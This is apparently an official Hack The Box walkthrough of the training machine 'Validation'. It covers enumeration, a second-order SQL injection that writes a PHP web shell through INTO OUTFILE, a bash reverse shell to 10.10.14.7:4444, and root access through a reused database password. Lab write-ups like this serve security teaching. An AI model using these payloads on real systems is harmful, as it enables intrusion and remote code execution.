Validation

14th July 2023 / Document No D23.100.246

Prepared By: C4rm3l0

Machine Author: ippsec

Difficulty: Easy

Classification: Official

Synopsis

Validation is an Easy Difficulty Linux machine that features a web application susceptible to a second-order SQL Injection. Capitalizing on this vulnerability, an attacker can inscribe a web shell into the system, leading to Remote Code Execution (`RCE`). Following the initial foothold, privilege escalation is accomplished through the exploitation of a re-used database password, leading to `root` -level access to the machine.

Skills Required

- Web Enumeration
- SQL Injection

Skills Learned

- Second-Order SQL Injection
- Linux command line

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.116 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.116
```


```
nmap -p$ports -sC -sV 10.10.11.116

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-14 14:37 EEST
Nmap scan report for 10.10.11.116
Host is up (0.058s latency).

PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open     http           Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.48 (Debian)
4566/tcp open     http           nginx
|_http-title: 403 Forbidden
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
5005/tcp filtered avt-profile-2
5006/tcp filtered wsm-server
5007/tcp filtered wsm-server-ssl
5008/tcp filtered synapsis-edge
8080/tcp open     http           nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Nmap reveals that ports `22` (SSH), `80` (HTTP), `4566` (HTTP), and `8080` (HTTP) are open. Only Port `80` gives us a page, so we will start our enumeration there. Interestingly, based on the `OpenSSH` version, the host appears to be running `Ubuntu`, whereas the `Apache` service on port `80` indicates that `Debian` is running. This indicates that there might be some containerisation taking place on the target system, which is good to keep in mind during exploitation.


HTTP

Navigating to port `80` reveals a single page that asks for a username and a dropdown box to select a country.


Join the UHC - September Qualifiers



If we press the `Join Now` button and intercept the request using `BurpSuite`, we can see that the dropdown is just plaintext and we can modify it to values other than a country.



Additionally, the page will send us a cookie back called `user` and direct us to `/account.php`.



If we send this request multiple times, we will notice the cookie it is giving us does not change until we change the `Username` variable, indicating that the session is **not** random.

Given the length of the cookie (32 characters), we assume that it might be the `MD5` hash of the given username, which we verify:

```
echo -n "melo" | md5sum
```

```
echo -n "melo" | md5sum

fe0e2fe499dba85ed54677a881e39d41  -
```

Our theory is confirmed, as the output matches the returned cookie's.

If we edit the registration request and place a Single Quote `'` in the `country` parameter the account page displays an error message.

```
POST / HTTP/1.1
Host: 10.10.11.116
```

```
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://10.10.11.116
Connection: close
Referer: http://10.10.11.116/
Cookie: user=fe0e2fe499dba85ed54677a881e39d41
Upgrade-Insecure-Requests: 1

username=melo&country=Brazil'
```

```
Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in
/var/www/html/account.php:33 Stack trace: #0 {main} thrown in /var/www/html/account.php
on line 33
```

If we change the payload from `Brazil'` to `Brazil' -- -`, the error message goes away, confirming that this is indeed a SQL Injection.


> The `-- -` sequence is a comment in some of the most commonly used SQL services and can therefore be used to submit payloads that ignore any SQL that might follow the injected parameter. For instance, consider the following query that might be run in the backend:
>
> ```
> SELECT username FROM users WHERE country='$country' ORDER BY username DESC LIMIT 1;
> ```
>
> If we can inject the `$country` parameter we can perform arbitrary queries and escape the rest of the query by suffixing our injection with a comment `--`. Consider the payload `' OR 1=1;--`.
>
> ```
> SELECT username FROM users WHERE country='' OR 1=1;-- ORDER BY username DESC LIMIT
> 1;
> ```
>
> We injected a boolean statement that always resolves to `True`, and got rid of the rest of the statement.
>
> If you wish to learn more about the intricacies of SQL Injections, it is highly recommended you take a look at our SQL Injection Fundamentals Academy Module.

Foothold


Second Order SQL Injection

The easiest way to exploit this is to open two `Repeater` tabs in `BurpSuite`, one for registering accounts and the other for viewing the account.php page. The workflow is:

1. Go to the registration tab.
2. Change the username (to get a different cookie).
3. Place an SQL Injection payload in the `Country` parameter and then register.
4. Copy the cookie and paste it into the second tab (`Account.php`).



By sending the country of `Brazil' Union Select 1-- -`, we see the page no longer displays an error, which tells us the SQL Query is returning only **one** column.



Knowing that we can perform a `Union` Injection and that this is a `PHP` application, we can attempt to use the `INTO OUTFILE` statement of `SQL` to drop a web shell. We try injecting the following payload:

```
Brazil' UNION SELECT "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO OUTFILE
'/var/www/html/shell.php'-- -
```

> Make sure to also visit the `/account.php` site after submitting the payload, since the query will not actually trigger until you try loading the page- hence, SQLi of the **second** order.

Submitting the payload in the same way as before returns `SQL` errors on the webpage, however, that is attributed to the fact that our query does not return any rows or columns. By navigating to `/shell.php`, however, we can verify that the file was successfully created.

We can now execute arbitrary commands on the target system using the `?cmd=` parameter.

```
curl http://10.10.11.116/shell.php?cmd=id
```

```
curl http://10.10.11.116/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

At this point, gaining a fully interactive shell is trivial; we start by creating a `Netcat` listener on port `4444`:

```
nc -nlvp 4444
```

Next, we submit a typical reverse shell payload that will a callback to our listener, using `cURL`:

```
curl 10.10.11.116/shell.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.7/4444 0>&1"'
```

We instantly get a response and now have a full shell as `www-data`:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.116] 47800
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
www-data
```

The `user` flag can be found at `/home/htb/user.txt`.

Privilege Escalation

Our shell initially landed us inside the `/var/www/html/` directory, where we find a `config.php` file.

```
cd /var/www/html
cat config.php
```

```
www-data@validation:/var/www/html$ cat config.php

<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

The configuration file reveals a database password, which contains the words "global-pw". Password re-use is one of the most common misconfigurations, so we attempt to use the obtained password `uhc-9qual-global-pw` to switch to the `root` user.

```
su -
```

```
www-data@validation:/var/www/html$ su -

Password: uhc-9qual-global-pw
id
uid=0(root) gid=0(root) groups=0(root)
```

While we don't get any output initially, running the `id` command reveals that we successfully authenticated as the `root` user and have fully elevated our privileges on the target.

The final flag can be found at `/root/root.txt`.